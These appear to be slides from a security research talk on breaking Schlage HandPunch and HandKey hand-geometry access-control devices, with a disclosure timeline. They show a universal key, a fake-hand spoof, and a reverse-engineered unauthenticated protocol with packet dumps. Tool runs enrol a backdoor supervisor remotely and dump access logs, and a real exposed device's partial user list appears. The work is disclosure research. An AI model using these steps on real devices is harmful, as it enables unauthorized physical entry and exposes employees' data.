

HANDPWINING




*Security pitfalls of biometric hand-geometry
recognition access control systems*

Technology Background – Biometrics in PACS



Physical biometrics evaluate certain unique physical characteristics of a person's body. The most common types of physical biometric devices can be grouped in:

- Fingerprint Scanners
- Hand Geometry Scanners
- Iris Scanners
- Retinal Scanners
- Facial Scanners
- Voice Scanners



Biometric Hand Analysis Access Control Systems


- **Hand Vein Technology:** technique of biometric identification through the analysis of the patterns of blood vessels visible from the surface of the skin.
- **Hand Geometry:** is the longest implemented biometric type. The size, shape and flow of papillae are measured, and minutiae are the main features in the identification process. Image preprocessing and normalization in this category gives us binary image containing papillae and their distances.




Hand Geometry 101

- These biometric devices use a simple concept of **measuring and recording the length, width, thickness, and surface area of an individual's hand while guided on a plate.**
- Hand geometry systems **use a camera to capture a silhouette image of the hand.** The hand of the subject is placed on the plate, palm down, and guided by five pegs that sense when the hand is in place.
- **The image captures both the top surface of the hand and a "side image" that is captured using an angled mirror.** Upon capture of the silhouette image, **31.000 points are analyzed and 90 measurements are taken.** Example of measurements: Length of the fingers, Distance between knuckles, Height and Thickness of the hand & Fingers.
- **This information is stored in nine bytes of data (a.k.a *Hand Template*)**

Enrollment: This adds your biometric template to the HandKey.





Verification: Are you the same individual that was enrolled in the system?



Practical Multi-Industries Applications

- Healthcare
- Industrial Sites
- Chemical Plants
- Food Manufacturing
- Airports




The Target



Schlage HandPunch 4000E

HandPunch 4000e hand geometry biometric time clock, ideal use with AMG System's employee management software. Great data collection device!

Unit Price	Quantity	Total
\$2625. ⁷⁰	1  	\$2625. ⁷⁰

Extended Warranty	Price
<input type="radio"/> 1 Year	\$1418. ⁰⁰
<input type="radio"/> 2 Year Save 5%	
<input checked="" type="radio"/> 3 Year Save 10%	
<input type="radio"/> No. Thank you	
<input type="checkbox"/> Advance Replacement	




Schlage HandKey 2 | Biometric Scanner | HK 2

Schlage HandKey 2 utilizes hand geometry to verify the identity of the user and enhance security at any door.

Unit Price	Quantity	Total
\$2457. ⁹⁹	1  	\$2457. ⁹⁹

Extended Warranty	Price
<input type="radio"/> 1 Year	\$1328. ⁰⁰
<input type="radio"/> 2 Year Save 5%	
<input checked="" type="radio"/> 3 Year Save 10%	
<input type="radio"/> No. Thank you	

One Key to pwn'em all



Simple Tubular Lock...

We could pick it...



Or just buy a key to open'em all!

ebay Shop by category Search for anything All Categories

Back to home page | Listed in category: Business & Industrial > Office > Office Equipment > Time Clocks & Supplies > Time Clocks

Key for Handpunch 1000, 2000, 3000, 4000, LE, Handkey-II, Ship Same Day, New

Condition: New

Quantity: More than 10 available [41 sold](#) / [See feedback](#)

Price: **US \$5.49**

[Buy It Now](#)


[Add to cart](#)

[Add to Watchlist](#)

100% buyer satisfaction 41 sold More than 71% sold


Lack of Anti-Tamper Switch & Alarm


SCHLAGE
Colorado Springs, CO
Model: HP – 4000


1374091
This device complies with part 15 of the FCC rules.
Operation is subject to the following two conditions:
1) this device may not cause harmful interference, and
2) this device must accept any interference received,
including interference that may cause undesired operation.



For Ratings and Inst. drwgs. see HP-4000 manual ver 3.1 on CD. P/N 70100-6003

Date Code: 1117


1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	1	2
CARD READER INPUT								RESET SWITCH		SWITCH INPUTS				NETWORK RS-422 RS-485 4 WIRE				LOW VOLTAGE	
AUXOUT 2								 SW1		AUX IN 2				12-24 VDC					
AUXOUT 1										GROUND				12-24 VDC					
BELL/DATA.D0								AUX IN 1		DOOR SWITCH				BARREL CONNECTOR					
LOCK/CLOCK/D1								GROUND		REX SWITCH				12-24 VDC					
GROUND																			
CLOCK / D1																			
DATA / D0																			
+5 VDC OUTPUT																			
1 2 3 4 5 6 7 8																			
⊖ ⊖ ⊖ ⊖ ⊖ ⊖ ⊖ ⊖																			



We got it open. Now What?



We got it open. Now What?




SCHLAGE
Colorado Springs, CO
Model: HP - 4000

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This device complies with part 15 of the FCC rules. Operation is subject to the following two conditions:
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For Ratings and Inst. drwgs. see HP-4000 manual ver 3.1 on CD, P/N 70100-6003
Date Code: 1117

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
MODEM IF INSTALLED		CARD READER INPUT		OUTPUTS		RESET SWITCH		SWITCH INPUTS		NETWORK RS-422 RS-485 4 WIRE		POWER		12-24 VDC (+) or VAC		12-24 VDC (-) or VAC		1	
ETHERNET IF INSTALLED		DATA / DO		GROUND		AUX OUT 1		AUX IN 1		AUX IN 2		GROUND		DOOR SWITCH		REX SWITCH		2	
1		2		3		4		5		6		7		8		9		10	
1		2		3		4		5		6		7		8		9		10	





One Key To Pwn'em All

Silicon Hand Attack



Silicon Hand Attack



3D Scanning My Hand and Printing the Perfect Glove Mannequin

By rachelfreire in Workshop > 3D Printing 4,883 34 3 ★ Featured



CC BY-NC-SA

Download

Favorite




Silicon Hand Attack



Silicon Hand Attack




Silicon Hand Attack



Silicon Hand Attack



A Suspiciously Weak Protocol



A Suspiciously Weak Protocol

```
Nmap scan report for 192.168.2.212
Host is up (0.0033s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
3001/tcp  open  nessus?
MAC Address: 00:20:4A:09:C0:E5 (Pronet Gmbh)
```

After a basic network fuzzing job, was clear that whatever process was listening on that port was expecting a very specific handshake, therefore some sort of proprietary managing software had to be used...



HandPunch Admin

Version 1.5.4.6

Free Edition

File

Help

☒ TCP/IP

Host or IP Address:

Port:

Device #:

Timeout (sec):

☐ Serial

192.168.2.212

3001

0

























6

Test

Info

Date/Time

Users

	Select	User ID	Name	Access Level	Threshold	Time Zone	Hand Template	Save Changes	Delete	
>	<input type="checkbox"/>	1337	Admin	Security	0	0	 			
	<input type="checkbox"/>	4421	Clara	None	0	0	 			
	<input type="checkbox"/>	46327	Francis	None	0	0	 			
	<input type="checkbox"/>	69312	Philip	None	0	0	 			
	<input type="checkbox"/>	89896	Daniel	Service	0	0	 			
	<input type="checkbox"/>	569832	John	None	0	0	 			



Try & Error + Sniffing

PC ► HP
PC ◄ HP
PC ► HP
PC ◄ HP

00000000	ff 0a 00 44 00 08 c1 ff	....D....
00000000	ff 0a ff 30 03 00 10 1e 01 33	...0.... .3
00000008	ff 0a 00 73 00 0a 5d ff	...s...].
0000000A	ff 0a ff 53 66 02 02 7e 63 30 33 2f 30 35 2f 31	...Sf..~ c03/05/1
0000001A	30 00 00 00 00 00 00 00 00 00 00 00 4d 61 67 73 74	0..... ...Magst
0000002A	72 69 70 65 00 00 00 00 00 00 00 00 8b f7 14 00	ripe.... ..
0000003A	00 aa 0d 00 1e 01 00 1f 00 48 50 34 2d 43 2e 33	..... .HP4-C.3
0000004A	31 32 00 00 00 00 00 02 00 00 00 00 00 00 00 00	12..... ..
0000005A	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	..... ..
0000006A	00 00 00 00 00 00 00 00 00 00 00 00 69 bb	..... ...i.



Creating New User (hacker w/ ID:666)

PC ► HP	00000000	ff 0a 00 44 00 08 c1 ff	...	D....
PC ◄ HP	00000000	ff 0a ff 30 03 00 90 1e 99 28	...	0.... .(
PC ► HP	00000008	ff 0a 00 73 00 0a 5d ff	...	s...].
PC ◄ HP	0000000A	ff 0a ff 53 66 02 02 7e 63 30 33 2f 30 35 2f 31	...	Sf...~ c03/05/1
	0000001A	30 00 00 00 00 00 00 00 00 00 00 00 4d 61 67 73 74	0.....	...Magst
	0000002A	72 69 70 65 00 00 00 00 00 00 00 00 8b f7 14 00	ripe....	.....
	0000003A	00 aa 0d 00 1e 01 00 1b 00 48 50 34 2d 43 2e 33	.....	.HP4-C.3
	0000004A	31 32 00 00 00 00 00 00 02 00 00 00 00 00 00 00	12.....	.....
	0000005A	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	.....
	0000006A	00 00 00 00 00 00 00 00 00 00 00 00 48 46	.....	...HF
PC ► HP	00000010	ff 0a 00 38 05 00 00 00 06 66 e7 2f ff	...	8.... .f./.
PC ◄ HP	00000077	ff 0a ff 32 10 00 00 00 00 00 00 33 2f 30 35 2f 31	...	2.... ..3/05/1
	00000087	30 00 00 00 00 00 a5 d0	0.....	
PC ► HP	0000001D	ff 0a 00 78 4d 00 00 00 06 66 00 00 00 00 00 00	...	xM... .f.....
	0000002D	00 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00		.....
	0000003D	00 00 00 68 61 63 6b 65 72 00 00 00 00 00 00 00	..hacke r..	.....
	0000004D	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	.....
	0000005D	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	.....
	0000006D	00 00 c9 f1 ff	.....
PC ◄ HP	0000008E	ff 0a ff 30 03 00 90 1e 99 28	...	0.... .(


- 1st Red Packet = **Wake Up packet**, since it was always the same during all attempts.
- 2nd Red Packet = **Name & Model Query**, since it was always the same during all attempts and the response contained the name & model of the target device showed during boot on its LCD as well.
- 3rd Red Packet = **Create new user with ID 666**, since it's matching our newly created user ID (i.e. 666)
- 4th Red Packet = **Initiate hand scan**, since after it the Handpunch asks the user to place the hand for the first acquisition.
- 5th – 13th Red Packets = **Unknown?!**, probably a sort of keep-alive beacon, since in the meantime the user was getting scanned 3 times his hand.
- 14th Red Packet = **Query acquired hand template**, since as response we get exactly a 9 bytes data that is then reused in the 15th Red Packet (e.g., 64 7e 73 7c 62 76 7d 5d 82).
- 15th Red Packet = **Associate user ID to its hand template**, since both user ID 666 and template 64 7e 73 7c 62 76 7d 5d 82 are sent to the Handpunch.

Let's Put All Together...

Overall, with all the previous dumps it was possible to reverse engineer the packets' structure and the communication protocol, where the main issues are:

- Lack of Authentication
- Lack of Session Handling
- Weak Integrity routine (i.e., CRC16 XModem)

And related packet's structure:



HEADER	+	ADDRESS	+	COMMAND	+	LENGHT DATA	+	DATA	+	CRC	+	FOOTER
ff 0a		00		XX		YY		....		ZZ ZZ		ff

Querying the Handpunch with Handpwner Tool-Suite

```
lbo@ndujaos:~/handpwner$ sudo python3 handscan.py -r 192.168.2
```

[illegible]

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```
[*] Starting TCP port scan on network 192.168.2.0
```

```
[!] 192.168.2.212:3001/TCP Open
```

```
<#> Found a HP-4000 model
```

[!] Model Name: Magstripe

[!] Handpunch Address: 00

```
[!] 192.168.2.213:3001/TCP Open
```

```
<#> Found a HP-1000/HP-2000 model
```

```
[!] Model Name: Magstripe
```

[!] Handpunch Address: 00

```
[*] TCP scan on network 192.168.2.0 complete
```


Deploying an Admin Backdoor: default mode

```
lbo@ndujaos:~/handpwner$ python3 handpwner.py -i 192.168.2.212 -m default
```

H	A	N	D	P	W	N	E	R
_	_	_	_	_	_	_	_	_
/	\	/	\	/	\	/	\	/

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```
INFO:root:### Stay near the handpunch for enrolling your hand! ###
INFO:root:### PLACE YOUR HAND! ###
INFO:root:### YOUR HAND TEMPLATE is: 6d8474876370756384 ###
INFO:root:### DONE! Backdoor UserID: 666 - Role: Supervisor ####
lbo@ndujaos:~/handpwner$
```





**Remotely enroll a new Administrator
via LAN (Default Mode)**



Deploying an Admin Backdoor: known-template mode

```
lbo@ndujaos:~/handpwner$ python3 handpwner.py -i 192.168.2.212 -m known
```

```
||H||A||N||D||P||W||N||E||R||  
||_||_||_||_||_||_||_||_||_||  
|/_\|/_\|/_\|/_\|/_\|/_\|/_\|/_\|
```

```
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```

```
INFO:root:### Enrolling new Supervisor with given hand template ###
```

```
INFO:root:### DONE! Backdoor UserID: 666 - Role: Super Admin ###
```

```
lbo@ndujaos:~/handpwner$
```



Dumping User IDs & Logs

```
lbo@ndujaos:~/handpwner$ python3 handpwner.py -i 192.168.2.212 -m dumplogs -n 10
```

```
||H||A||N||D||P||W||N||E||R||  
||_||_||_||_||_||_||_||_||_||  
|/_\|/_\|/_\|/_\|/_\|/_\|/_\|/_\|
```

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```
[!] TimeStamp: 21-9-9 16:2:40  
[!] EmployeeID: 0000001337
```

```
[!] TimeStamp: 21-9-9 16:2:54  
[!] EmployeeID: 0000001337
```

```
[!] TimeStamp: 21-9-16 0:14:18  
[!] EmployeeID: ffffffff
```

```
[!] TimeStamp: 21-9-16 0:14:38  
[!] EmployeeID: 0000001337
```

```
[!] TimeStamp: 21-9-16 0:14:58  
[!] EmployeeID: 0000001337
```

```
[!] TimeStamp: 21-9-16 0:15:6  
[!] EmployeeID: 0000001337
```


```
[!] TimeStamp: 21-9-16 0:16:28  
[!] EmployeeID: 0000000666
```

```
[!] TimeStamp: 21-9-16 10:10:0  
[!] EmployeeID: ffffffff
```

```
[!] TimeStamp: 21-9-16 10:12:30  
[!] EmployeeID: ffffffff
```

```
[!] TimeStamp: 21-9-16 10:19:12  
[!] EmployeeID: 0000001337
```

Dumping User IDs & Logs

[illegible]

Responsible Disclosure Timeline

- 24/08/2021 – First attempt - Request for Security Contact through Vendor website
- 25/09/2021 – Second attempt - Request for Security Contact through Vendor website
- 01/ 10/2021 – Initial Response from Vendor's PSIRT
- 06/10/2021 – Status Update
- 15/10/2021 – Vendor has set the entire product line as EoL (End-of-Life). Which means **no firmware updates nor hot-fix will be released.**

Vendor also provided some mitigations to the vulnerabilities reported (i.e. **restrict physical access to the vulnerable device, isolate it from the rest of the LAN, do not expose it on the Internet**, etc.).

Responsible Disclosure Timeline

- 24/08/
- 25/09/
- 01/ 10/
- 06/10/
- 15/10/
no firm

Vend
physic




site
website

ch means

strict
do not

Internet Exposure & Shodan's Plugin

Special Thanks to **John Matherly**
for porting this to **Shodan**!



Another real case from the internet...

☒ TCP/IP Host or IP Address: Port: Device #: Timeout (sec):

☐ Serial

Info Date/Time Users

Model:	HandKey II	Memory Size:	640K	Total Users:	10002
Serial Number:	1403741	Adapter Type:	Ethernet Card	Maximum Users:	32512
EPROM Version:	HK2-12610C.324	Baud Rate:	BR9600	Total Logs:	14
Threshold:	<input type="text" value="200"/> <input type="button" value="✓"/>			Maximum Logs:	5120
Calibration Data:	<input type="text" value="Row = 1, Column = 1, Exposure = 116"/> <input type="button" value="Calibrate"/>				

☒ TCP/IP Host or IP Address: ☐ Serial

Info Date/Time Users

Select	User ID	Name	Access Level
<input type="checkbox"/>	1035	Jean	None
<input type="checkbox"/>	1644	Jasc	Security
<input type="checkbox"/>	1669	B Sa	Security
<input type="checkbox"/>	1920	A V	None
<input type="checkbox"/>	2669	Stua	None
<input type="checkbox"/>	4320	Che	None
<input type="checkbox"/>	4734	Vale	Security
<input type="checkbox"/>	5381	Fran	Security
<input type="checkbox"/>	5442		None
<input type="checkbox"/>	5709	Sara	None
<input type="checkbox"/>	6075	Roh	Security
<input type="checkbox"/>	6257	K Pa	None
<input type="checkbox"/>	7073	An	Security
<input type="checkbox"/>	8253	C Fr	None
<input type="checkbox"/>	8821	Pon	None
<input type="checkbox"/>	8854		None
<input type="checkbox"/>	9193	E M	None
<input type="checkbox"/>	9739	Dai	None
<input type="checkbox"/>	9958	Cse	None
<input type="checkbox"/>	10326	Jasc	None
<input type="checkbox"/>	10359	Ala	Security
<input type="checkbox"/>	11056	Sag	None
<input type="checkbox"/>	11213	S N	None

The alfa version of the scripts developed during this research is available at <https://github.com/whid-injector/handpwner>

Disclaimer: The content of this presentation is the result of an independent research conducted by myself and during my own spare time. This research was not funded by my present and past employers and is not in any way associated with them.





[@CyberAntani](https://twitter.com/CyberAntani)



[@lucabongiorno](https://www.linkedin.com/in/lucabongiorno)

ProTip: Always do proper RECON on Target's Website!

During the writing of this paper, it was also noticed that, thanks to a Directory Listing Vulnerability located in the handpunch.com website, the protocol specs were accidentally leaked publicly.



The Unchangeable Password

Programming the HandPunch

The HandPunch is programmed via a series of command menus. A summary of the menus and commands is given in Table 6.

Table 6: Basic Command Mode Structure

Service Menu	Setup Menu	Management Menu	Enrollment Menu	Security Menu
Password 1	Password 2	Password 3	Password 4	Password 5
Calibrate	Set Language	Supervisor Override	Add Employee	Special Enroll
Status Display	Set Date Format	List Users	Add Supervisor	
	Set Time and Date	Set User Data	Remove User	
	Set Address	Restrictions		
	Set ID Length			
	Set Serial			
	Set Reader Mode			
	Upgrade			

To control access to the command menus, each menu has a unique password. This password is requested as a part of the process for accessing each menu. A supervisor must enter the correct password for that menu to access that menu. The default menu passwords are given in Table 6.

To increase the security of the HandPunch, Schlage Biometrics recommends changing the passwords for the command menus to new numbers. These password numbers can be up to 10 digits long. This is done with the Set Passwords command described on.

Fin